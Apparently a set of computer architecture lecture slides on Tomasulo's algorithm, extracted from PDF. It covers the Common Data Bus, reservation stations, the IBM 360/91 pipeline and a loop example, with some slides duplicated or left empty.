
# Tomasulo – Walkthrough



- Multiply unit 2 finishes:

- It broadcasts its result on the Common Data Bus (CDB) carrying the tag “MUL2”
- Store 2 monitors the CDB, is waiting for a value with tag “MUL2”
- Store 2 picks up the value and stores it to memory
- Register F0 monitors CDB, sees “MUL2”, updates its value, sets F0’s tag to “null”

# Tomasulo – Walkthrough



- Multiply unit 2 finishes:
  - It broadcasts its result on the Common Data Bus (CDB)
  - carrying the tag “MUL2”
  - Store 2 monitors the CDB, is waiting for a value with tag “MUL2”
  - Store 2 picks up the value and stores it to memory
  - Register F0 monitors CDB, sees “MUL2”, updates its value, sets F0’s tag to “null”

# Three Stages of Tomasulo Algorithm

## 1. Issue—get instruction from FP Op Queue

If reservation station free (no structural hazard),  
control issues instr & sends operands (renames registers).

## 2. Execute—operate on operands (EX)

When both operands ready then execute;  
if not ready, watch Common Data Bus for result

## 3. Write result—finish execution (WB)

Write on Common Data Bus to all awaiting units;  
mark reservation station available

### Two buses:

- Normal data bus: data+destination (“go to” bus)
  - Used at Issue
- Common data bus: data+source (“come from” bus)
  - Used at WB
  - 64 bits of data + 4 bits of Functional Unit source address
  - Write if matches expected Functional Unit (produces result)
  - Does the broadcast

# 360/91 pipeline




Figure 3 CPU “assembly-line stations required to accommodate a typical floating-point storage-to-register instruction.

- ▶ 11-12 circuit levels per pipeline stage, of 5-6ns each
- ▶ CPU consists of three physical frames, each having dimensions 66" L X 15" D X 78" H

See: The IBM System/360 Model 91: Machine Philosophy and Instruction-Handling, by D. W. Anderson, F. J. Sparacio, R. M. Tomasulo. IBM J. R&D (1967), <http://www.research.ibm.com/journal/rd/111/ibmrd1101C.pdf>

# Tomasulo Drawbacks

- Complexity
  - delays of 360/91, MIPS 10000, Alpha 21264, IBM PPC 620
  - Many associative stores (CDB) at high speed
- Performance limited by Common Data Bus
  - Each CDB must go to multiple functional units  
⇒high capacitance, high wiring density
  - Number of functional units that can complete per cycle limited to one!
    - Multiple CDBs ⇒ more FU logic for parallel assoc stores
- Non-precise interrupts!
  - We will address this later

# Why can Tomasulo overlap iterations of loops?

- Register renaming
  - Multiple iterations use different physical destinations for registers (dynamic loop unrolling).
- Reservation stations
  - Permit instruction issue to advance past integer control flow operations
  - Also buffer old values of registers - totally avoiding the WAR stall (in contrast with a “scoreboard” design that doesn’t do register renaming).
- Other perspective:
  - The CDB is doing forwarding, bypassing the registers
  - Builds the data flow dependency graph on the fly


# Tomasulo Loop Example

Loop:


LD	F0	0(R1)
MULTD	F4	F0 F2
SD	F4	0(R1)
SUBI	R1	R1 #8
BNEZ R1	Loop	

- Assume floating-point multiply takes 4 clocks
- Suppose loads take 8 clocks (L1 cache miss)  
((Actually each L1 cache miss would load a cache line of several words, and prefetching might reduce latency of next fetch))  
((example counts R1 down to 0 in order to simplify the loop for the sake of the example))
- Assume that integer instructions don't use the CDB
- Assume SD doesn't use the CDB


# Tomasulo Loop Example



# Tomasulo Loop Example



# Tomasulo Loop Example



# Summary: Tomasulo

- RAW, WAR and WAW hazards
